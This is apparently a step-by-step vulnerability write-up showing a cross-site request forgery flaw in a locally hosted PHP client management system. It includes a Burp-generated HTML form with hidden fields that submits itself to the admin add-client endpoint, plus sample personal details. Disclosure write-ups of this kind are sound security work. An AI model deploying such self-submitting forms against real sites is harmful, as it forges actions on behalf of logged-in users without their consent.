**VULNERABILITY : CSRF LEADS TO ADDING FAKE CLIENT**

**STEP:-1**

**Set up the Environment**

* Locally host a website named Client Management System

Using MySQL and PHP.


* Ensure the website includes functionality for adding the clients and their services.

**STEP:-2**

**Login as Admin**

By using the given username and password into the Client Management System.

Poc 1:



**STEP:3**


**Add the new Client**

Select the add client option and enter the required client details.

Poc 2:



Poc 3:




**STEP:4**

**Capture the Client adding Request**

1. Navigate to the Save button on the website
2. Before clicking the Save button, Set up **Burp Suite** to intercept the request
3. Click the Save button and capture the **HTTP** request, before it hit the server
4. Send the captured request to the **Repeater tab in Burp Suite** for the analysis

PoC 4:



**STEP:5**

**Use the captured adding client request to generate a CSRF Proof-of-Concept**

*(PoC):*

*<html>*

*<!-- CSRF PoC - generated by Burp Suite Professional -->*

*<body>*

*<form action="http://localhost/clientms/admin/add-client.php" method="POST">*

*<input type="hidden" name="accounttype" value="Active&#32;Account" />*

*<input type="hidden" name="cname" value="moulimurugan" />*

*<input type="hidden" name="comname" value="kppr" />*

*<input type="hidden" name="address" value="vijayamangalam" />*

*<input type="hidden" name="city" value="erode" />*

*<input type="hidden" name="state" value="tamil" />*

*<input type="hidden" name="zcode" value="638026" />*

*<input type="hidden" name="wphnumber" value="968560710" />*

*<input type="hidden" name="cellphnumber" value="6931052465" />*

*<input type="hidden" name="ophnumber" value="9638560410" />*

*<input type="hidden" name="email" value="moulimurugan&#64;gmail&#46;com" />*

*<input type="hidden" name="password" value="moulimurugan" />*

*<input type="hidden" name="websiteadd" value="clientmsdb" />*

*<input type="hidden" name="notes" value="Nil" />*

*<input type="hidden" name="submit" value="" />*

*<input type="submit" value="Submit request" />*

*</form>*

*<script>*

*history.pushState('', '', '/');*

*document.forms[0].submit();*


*</script>*

*</body>*

*</html>*

Copy the link to the Poc file and prepare it for testing

PoC 5:



**STEP :6**


**Test the CRRF PoC**

1. Edit the existing details of client1 to client2
2. Open the link generated in above PoC5
3. Then the webpage open with the submit
4. When we hit the submit button the new client is added to the dashboard in the PoC 9 and PoC 8.


PoC 6 :



PoC 7:



PoC 8:



PoC 9:

